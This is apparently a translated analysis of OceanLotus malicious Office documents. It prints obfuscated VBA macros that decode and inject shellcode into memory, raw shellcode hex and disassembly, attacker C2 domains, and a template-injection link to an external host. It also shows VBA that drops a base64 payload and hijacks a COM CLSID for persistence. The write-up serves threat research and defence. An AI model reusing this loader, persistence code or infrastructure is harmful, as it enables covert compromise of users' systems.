
Execute the macro code of penultimate paragraph 3 in the same way, as shown in the figure:



```
    TUZ6rkKxj6QT0C_d_MeXVUglDgbRXSsdAD_8ltL3.Content.Text = ThisDocument.Content.Text

    Set NOz5GQdI6pVGs_1ZDEta8UCsFDioCSSw0aa7kaFO = TUZ6rkKxj6QT0C_d_MeXVUglDgbRXSsdAD_8ltL3.VBProject.VBComponents.Add(1)
    NOz5GQdI6pVGs_1ZDEta8UCsFDioCSSw0aa7kaFO.CodeModule.AddFromString (PVGcdvyWaoCnnvj4mlLkPzCSCItB15p8oEKc_jMn)

    Call xxXCufNsRluvXxMUTwzT1kzbnylTcwIek5CUrGXW.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")

```



```
h9gBgDEoH6ENcj4I_1kTAgEDeRdUSxDVPwzAC6aK = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 3).Range.Text
igovZ9nXWKNto9FXY7dTp9yAdIg3DVm5VklYfet8 = ""
For i = 1 To Len(h9gBgDEoH6ENcj4I_1kTAgEDeRdUSxDVPwzAC6aK) - 1 Step 2
    rurM6PXeDy4_KLli4bfOiIZY1xXoKT5DwoZWjL2F = Mid(h9gBgDEoH6ENcj4I_1kTAgEDeRdUSxDVPwzAC6aK, i, 1)
    NK3dr696fxWLEjGJvtLxTzvLsrtlMqZk8A1zFMyW = Mid(h9gBgDEoH6ENcj4I_1kTAgEDeRdUSxDVPwzAC6aK, i + 1, 1)
    pQ8bXkZdJfqR0vNefiL_DOkQACD3h64KWQ92qjO8 = JKBwo13keRgR0DHWumP5bU1RngaJCL2S9cmLKzh0(rurM6PXeDy4_KLli4bfOiIZY1xXoKT5DwoZWjL2F)
    tfDw_8kEOOkm0xiBwjClIVWCbHVblKOWvDyobOQr = JKBwo13keRgR0DHWumP5bU1RngaJCL2S9cmLKzh0(NK3dr696fxWLEjGJvtLxTzvLsrtlMqZk8A1zFMyW)
    Value = pQ8bXkZdJfqR0vNefiL_DOkQACD3h64KWQ92qjO8 * 16 + tfDw_8kEOOkm0xiBwjClIVWCbHVblKOWvDyobOQr
    igovZ9nXWKNto9FXY7dTp9yAdIg3DVm5VklYfet8 = igovZ9nXWKNto9FXY7dTp9yAdIg3DVm5VklYfet8 & Chr(Value)
Next i
```




```
637749656B354355724758572E4F6E54696D65284E6F77202B2054696D6553657269616C28
302C20302C2031292C2022785F4E307468316E674833723322290D0A202020200D0A090927
20526573746F7265207468652072656769737472792074F2069747320 6F6C6420737461746
50D0A09094966204B526B44766A42354A314472637635477255 5A783646765A53627531745
370575A437430686A766C203D20222220546865 6E0D0A090909686E56435937344A514F555
66979574767313163534257304570307064525 74A71673333686C33712E52656744656C6574
6520536531785F724C6D7153694433564B6F5837646C72625930794F41397170645444 46495
5736448580D0A0909456C73650D0A090909686E56435937344A514F5556697957474 6731316
3534257304570307064525 74A71673333686C33712E5265675777269746520536531785F724C
6D7153694433564B6F5837646C72625930794F413971706454444649557364485 82C204B526
B44766A42354A31447263763547725 55A783646765A536275317453705 75A437430686A766
C2C20225245475F44574F5244220D0A0909456E642049660D0A202020200D0A09092720545
55A36726B4B786A365154304 35F645F4D6558565567 6C4467625258537364414 45F386C744
C332E436C6F73652046616C73650D0A09094170706C69636174696F6E2E517569740D0A0D
0A094C6F6F70205768696C652046616C73650D0A0D0A4572726F7248616E646C65723A0D0
A0D0A456E64205375620D0A↵
```

```
234966205642413720416E642057696E3634205468656E0D0A0D0A20202020507269766174
6520436F6E73742050524F434553535F4352454154455F5448524541442 03D202648320D0A2
```


```
020202050726976617465 20436F6E73742050524F434553535F5155455259 5F494E464F524D
4154494F4E203D202648343030 0D0A2020202050726976617465 20436F6E73742050524F434
```

It also starts with this function:




```
Sub x_N0th1ngH3r3()

    On Error GoTo ErrorHandler
    Do

        #If VBA7 And Win64 Then
            Dim NWRFdpi8JkEtqpmVvGlhnhd8STICmzG4Uj4xpw1b As LongPtr
            Dim Gdup7XZj9clqMjhwJINlIGMaEzA6kPv_E9CaNO0V As LongPtr
            Dim VpsadfjB1zQIJGu_rkMznSZlHmMCH7JVHSrjdBXo As LongPtr
        #Else
            Dim NWRFdpi8JkEtqpmVvGlhnhd8STICmzG4Uj4xpw1b As Long
            Dim Gdup7XZj9clqMjhwJINlIGMaEzA6kPv_E9CaNO0V As Long
            Dim VpsadfjB1zQIJGu_rkMznSZlHmMCH7JVHSrjdBXo As Long
        #End If

        Dim f_5M_OgZGCJt2sx2q7uStIUVQW0RfbMQonjoNcmT As Long
        Dim bMenRFXtw4AjB2pSFmKDkd_bZ2ZVh2Pef3jqYKks As Long
        Dim ISZfHuFBY8ow7zRYM2oPH2btfm3xKZVV1iVseLvu As Long
        Dim nnY9Fi7GclEVlwMGGv_lr7SZetuQFoK0xVrj42PY As Long

        #If VBA7 And Win64 Then
            Dim enmol_AwwfNJMa2gw_VcOi1OBDmr4tCDH264MtDe As String
            Dim UZjpC1foSbN48C9XlxNID9r3E91K4Zu3mHjQZDbA As PROCESS_INFORMATION
            Dim oZzUGyv5T9KdGWBLygMt_wkUHKJrjjZJmdjFAxn6 As STARTUPINFO
            Dim dLwVx742AwYuekJWwW7ApKwwj7oFj8DJeai4wReK As Boolean
            Dim EXRVfhnr5xjIRJBTFGdWO4MAa1StCXa_TFQ2FpEq As String
            Dim nimL0gSECr_UlsjAbgLeqVP8nkPbUxdg1NxwI0AU As Long
            Dim SWvpYYyL_W0Vhnw8xvfreSH1hHuSKOJxjt1k7kP_ As String
            Dim RWxhkF42xcnrUWY_ft7gtG1bdsCPmc0dGfAjkqID As String
            Dim FoQEGQBCN52uDTttuNZcp7yAnHHOlOqR2g13R6on As LongPtr
            Dim NSHcpAy9eSkWM8eQgP57S_rnLIKZIvBmGPZqsWAI As LongPtr
```

Take the data of the penultimate paragraph, as shown in the figure:




```
#End If

    Set ThCRt1VwRdCzVRGEgbZ4_hjfWvjMJzmaKQ2DIRdV = ActiveDocument

    PDEpQGDVpdj6MjVCZnWYJ9NiRrQ5O3XpZ3fnDUpg = ThisDocument.Paragraphs(ThisDocument.Paragraphs.Count - 2) Range.Text
    gqacamnUX4WUURltFy5qMal5gFwl8adgPbC2zaQx = 0
    oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqWdmAo7RU = 0
    c2y_KXPpfD18wQqQx0xSsJn0VkbE3anmCaHgChcn = Len(PDEpQGDVpdj6MjVCZnWYJ9NiRrQ5O3XpZ3fnDUpg) - 1
    For v_i = 1 To c2y_KXPpfD18wQqQx0xSsJn0VkbE3anmCaHgChcn Step 2
        If (oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqWdmAo7RU >= 640) Then
            Dim R1QNb6uZNQQwfN19jHR6bcla7hQSf0SsQIAHAXhN As Long
            R1QNb6uZNQQwfN19jHR6bcla7hQSf0SsQIAHAXhN = 0
            #If VBA7 And Win64 Then
                dLwVx742AwYuekJWwW7ApKwwj7oFj8DJeai4wReK = IRooy7LR8g3wyW5tAkuKJCOoCIprMYrg8KtTmwas(VpsadfjB1zQIJGu_rkMznSZlHmMC
```

The data are as follows:




```
8B4C240453FEC78B1C2499C1F80290D50A8B4424145A5366995251428B542418F5538B5C
2424539D5B8D642424891C240FB704508B04818D4DB4515603C6885DB453885DB5FFD08B
75F88B5DEC83C678FF760457FFD36A088D6424FC8D6424D89C5166C1E1059EF7D153FE
CB0FBAEB005066C1E804F8660FBAE803F80FCB33D88B04248944243 45B8B1C24660FBAF
90050895424305AF7D8C0FD03669833C95366F7D0D50A4A660FBDC0F6DCF6D18B4C2408
9EF866998B542430378B44240C8D6424FC9C52C0E60653660FBAE303504066999F3766C1
C80366F7D0D50AF7D2F837903F37B82163000051B90D1D0000F7E1664AF96633D266B880
1166B99BFA66F7F1D0E866F7DB02FF8B5C2408F6C6C7C1CA066633D266B8614E66B99E8
A66F7F18B442410509D8B4424048B0C248B54240C8D6424148904249D8B4424348D642438
893424FFD333DB435E5F8BC35B8BE55DC2040050FF55B08B4DF4E9ECEBFFFF↵
↵
```

Then write to memory for execution:




```
If (oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqWdmAo7RU <> 0) Then
    #If VBA7 And Win64 Then
        'WriteProcessMemory
        dLwVx742AwYuekJWwW7ApKwwj7oFj8DJeai4wReK = IRooy7LR8g3wyW5tAkuKJCOoCIprMYrg8KtTmwas(VpsadfjB1zQIJGu_rkMznSZlHmMCH7JVHSrjdBXo, By
        If (dLwVx742AwYuekJWwW7ApKwwj7oFj8DJeai4wReK = 0) Then
            MsgBox "Funk"
        End If
    #Else
        YiI_fusMPeC5bMC544XwQ1MNSF4JfjVuHytusmRN = E5dXYtcktRmQWjYxykrfnBshLPH81RJmD5_ybZP3(ByVal (NWRFdpi8JkEtqpmVvGlhnhd8STICmzG4Uj4x
    #End If
    gqacamnUX4WUURltFy5qMal5gFwl8adgPbC2zaQx = gqacamnUX4WUURltFy5qMal5gFwl8adgPbC2zaQx + oXqnLKHptzLaXKwgXdM2YrzYgTtQ4QtqWdmAo7RU
End If
```

After the data hex is converted into bin, shellcode which is mostly used by OceanLotus is shown as follows:




```
seg000:000E027F var_810         = dword ptr -810h
seg000:000E027F var_80C         = dword ptr -80Ch
seg000:000E027F var_808         = dword ptr -808h
seg000:000E027F var_804         = dword ptr -804h
seg000:000E027F var_800         = dword ptr -800h
seg000:000E027F var_7FC         = dword ptr -7FCh
seg000:000E027F var_7F8         = dword ptr -7F8h
seg000:000E027F var_18          = dword ptr -18h
seg000:000E027F var_14          = dword ptr -14h
seg000:000E027F var_10          = dword ptr -10h
seg000:000E027F var_C           = dword ptr -0Ch
seg000:000E027F var_8           = dword ptr -8
seg000:000E027F var_4           = dword ptr -4
seg000:000E027F
seg000:000E027F                 lea     esp, [esp-4]
seg000:000E0283                 pushf
seg000:000E0284                 push    ecx
seg000:000E0285                 shl     ecx, 3
seg000:000E0288                 push    ebx
seg000:000E0289                 inc     bh
seg000:000E028B                 or      ecx, ecx
seg000:000E028D                 shl     cx, 6
seg000:000E0291                 push    eax
seg000:000E0292                 aaa
seg000:000E0293                 push    edx
seg000:000E0294                 cwd
seg000:000E0296                 cwd
seg000:000E0298                 mov     eax, 2A02h
seg000:000E029D                 mov     ecx, 0DE43h
seg000:000E02A2                 mul     ecx
seg000:000E02A4                 neg     al
seg000:000E02A6                 bswap   ebx
seg000:000E02A8                 mov     ax, 6Ch ; 'l'
seg000:000E02AC                 mov     cx, 50h ; 'P'
seg000:000E02B0                 mul     cx
seg000:000E02B3                 stc
seg000:000E02B4                 sahf
seg000:000E02B5                 push    ecx
seg000:000E02B6                 cbw
seg000:000E02B8                 bswap   edx
seg000:000E02BA                 inc     edx
seg000:000E02BB                 or      dh, dl
seg000:000E02BD                 cdq
seg000:000E02BE                 mov     edx, [esp+1Ch+var_18]
seg000:000E02C2                 das
seg000:000E02C3                 mov     bx, cx
seg000:000E02C6                 mov     ebx, [esp+1Ch+var_10]
seg000:000E02CA                 mov     ecx, [esp+1Ch+var_C]
seg000:000E02CE                 aas
seg000:000E02CF                 mov     eax, [esp+1Ch+var_8]
seg000:000E02D3                 push    eax
```

Configuration file:



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000060  6D 00 6E 00 6F 00 70 00  7A 00 00 00 53 00 4F 00  m.n.o.p.z...S.O.
00000070  46 00 54 00 57 00 41 00  52 00 45 00 5C 00 41 00  F.T.W.A.R.E.\.A.
00000080  70 00 70 00 5C 00 41 00  70 00 70 00 58 00 37 00  p.p.\.A.p.p.X.7.
00000090  30 00 31 00 36 00 32 00  34 00 38 00 36 00 63 00  0.1.6.2.4.8.6.c.
000000A0  37 00 35 00 35 00 34 00  66 00 37 00 66 00 38 00  7.5.5.4.f.7.f.8.
000000B0  30 00 66 00 34 00 38 00  31 00 39 00 38 00 35 00  0.f.4.8.1.9.8.5.
000000C0  64 00 36 00 37 00 35 00  38 00 36 00 64 00 5C 00  d.6.7.5.8.6.d.\.
000000D0  41 00 70 00 70 00 6C 00  69 00 63 00 61 00 74 00  A.p.p.l.i.c.a.t.
000000E0  69 00 6F 00 6E 00 7A 00  00 00 53 00 4F 00 46 00  i.o.n.z...S.O.F.
000000F0  54 00 57 00 41 00 52 00  45 00 5C 00 41 00 70 00  T.W.A.R.E.\.A.p.
00000100  70 00 5C 00 41 00 70 00  70 00 58 00 37 00 30 00  p.\.A.p.p.X.7.0.
00000110  31 00 36 00 32 00 34 00  38 00 36 00 63 00 37 00  1.6.2.4.8.6.c.7.
00000120  35 00 35 00 34 00 66 00  37 00 66 00 38 00 30 00  5.5.4.f.7.f.8.0.
00000130  66 00 34 00 38 00 31 00  39 00 38 00 35 00 64 00  f.4.8.1.9.8.5.d.
00000140  36 00 37 00 35 00 38 00  36 00 64 00 5C 00 44 00  6.7.5.8.6.d.\.D.
00000150  65 00 66 00 61 00 75 00  6C 00 74 00 49 00 63 00  e.f.a.u.l.t.I.c.
00000160  6F 00 6E 00 08 00 00 00  44 00 61 00 74 00 61 00  o.n.....D.a.t.a.
00000170  06 00 00 00 64 00 65 00  66 00 94 00 00 00 20 00  ....d.e.f.▌..... .
00000180  00 00 63 00 6C 00 6F 00  75 00 64 00 2E 00 33 00  ..c.l.o.u.d...3.
00000190  36 00 30 00 63 00 6E 00  2E 00 69 00 6E 00 66 00  6.0.c.n...i.n.f.
000001A0  6F 00 2A 00 00 00 64 00  6E 00 73 00 2E 00 63 00  o.*...d.n.s...c.
000001B0  68 00 69 00 6E 00 61 00  6E 00 65 00 77 00 73 00  h.i.n.a.n.e.w.s.
000001C0  2E 00 6E 00 65 00 74 00  77 00 6F 00 72 00 6B 00  ..n.e.t.w.o.r.k.
000001D0  20 00 00 00 61 00 6C 00  69 00 65 00 78 00 70 00   ...a.l.i.e.x.p.
000001E0  72 00 65 00 73 00 73 00  63 00 6E 00 2E 00 6E 00  r.e.s.s.c.n...n.
000001F0  65 00 74 00 1A 00 00 00  63 00 68 00 69 00 6E 00  e.t.....c.h.i.n.
00000200  61 00 70 00 6F 00 72 00  74 00 2E 00 6F 00 72 00  a.p.o.r.t...o.r.
00000210  67 00 08 44 05 00 00 44  05 00 4D 5A 90 00 03 00  g..D...D..MZ....
00000220  00 00 04 00 00 00 FF FF  00 00 B8 00 00 00 00 00  ......ÿÿ..¸.....
00000230  00 00 40 00 00 00 00 00  00 00 00 00 00 00 00 00  ..@.............
00000240  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```




```
hijklmnopz SOFTWARE\App\AppX70162486c7554f7f80f481985d67586d\Applicationz SOFTWARE
\App\AppX70162486c7554f7f80f481985d67586d\DefaultIcon Data def
cloud.360cn.info* dns.chinanews.network  aliexpresscn.net chinaport.org
```

This is the way that shellcode is loaded with three macros, mostly to combat shellcode static killing.

Template Injection Documents

The template injection class document of OceanLotus has universality, after the document starts, it will load XXX.XXX/XXX. PNG


And do the following.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://office.allsafebrowsing.com/fdsw.png"
TargetMode="External"/></Relationships>
```

To give an example of one of these attacks, fdsw.png is an office compound document:


(d497bd06b34a046841bb63d3bf20e605)



来源


作者	Tushar
最后一次保存者	Administrator
修订号	3
版本号	
程序名称	Microsoft Office Word
公司	
管理者	
创建内容的时间	2018/8/23 11:10
最后一次保存的日期	2019/1/30 23:20
最后一次打印的时间	
总编辑时间	00:01:00

If SysWOW64\cmd.exe file exists, the system is either 32-bit or 64-bit.




```
If (fsoCheck.FileExists("C:\Windows\SysWOW64\cmd.exe") = True) Then
    iCheck = True
Else
    iCheck = False
End If
```

Depending on the system, the file is taken out of the cell, base64 decoded, and dropped to: %appdata% main_background-png:




```
If (iCheck = False) Then
    a = tableNew.Cell(1, 1).Range.Text
    a = Left(a, Len(a) - 2)
    b = Base64Decode(a, sAppData)
Else
    a = tableNew.Cell(1, 2).Range.Text
    a = Left(a, Len(a) - 2)
    b = Base64Decode(a, sAppData)
End If
```

The hijacked csids are "{2dea658f-54c1-4227-af9b-260ab5fc3543}".



```
If iCheck = True Then
    Dim wsh As Object
    Set wsh = VBA.CreateObject("WScript.Shell")
    Dim waitOnReturn As Boolean: waitOnReturn = True
    Dim windowStyle As Integer: windowStyle = 0
    wsh.Run "cmd.exe /S /C reg add  HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32 /ve /t REG_SZ /d " & sAppDataNew & " /f /reg:64", windowStyle, waitOnReturn
Else
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\") = False Then
        myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\", "", "REG_SZ"
    Else
    End If
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\") = False Then
        If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\") = False Then
            myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\", "", "REG_SZ"
        Else
        End If
        myWS.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32\", sAppDataNew, "REG_SZ"
    Else
    End If
End If
```

According to this CSID, it is the CSID of the DLL that is hijacked: %SystemRoot%\System32\ playsndsrv.dll



{2DEA658F-54C1-4227-AF9B-260AB5FC3543}
InprocServer32
{2DECBCB7-BAC0-316D-9131-43035C5CB480}


```
(默认)            REG_EXPAND_SZ   %SystemRoot%\System32\PlaySndSrv.dll
ThreadingModel    REG_SZ          Both
```

This DLL is used to play sound.

The extraction content of base64 content in the cell is as follows:

AABIi9jrAjPbTIO9S4f+/OiF23UNSIvHSYeE9+DEAwDrHkiLwOmHhPfgxAMASIXAdAlIi8v/FQDZAABI
hdt1VUiDxQRJO+wPhWT///9MixUPJwIAM9tIhdtOSkmL1UiLy/8VVNcAAEiFwHQyTIsF8CYCALpAAAAA
